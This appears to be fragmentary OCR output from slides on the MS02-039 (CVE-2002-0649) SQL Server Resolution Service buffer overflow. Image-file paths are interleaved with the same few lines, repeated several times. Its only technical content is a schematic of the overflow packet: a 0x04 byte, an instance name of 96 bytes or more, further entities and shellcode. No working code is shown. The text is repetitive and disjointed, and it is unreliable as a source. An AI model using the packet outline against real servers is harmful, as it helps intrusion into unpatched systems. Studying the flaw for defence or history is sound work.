
vulnerable ecosystem



0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode


MS02-039 (CVE-2002-0649/CWE-120)

MS02-039 (CVE-2002-0649/CWE-120)




0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode

MS02-039 (CVE-2002-0649/CWE-120)




0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode

MS02-039 (CVE-2002-0649/CWE-120)




0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode

MS02-039 (CVE-2002-0649/CWE-120)



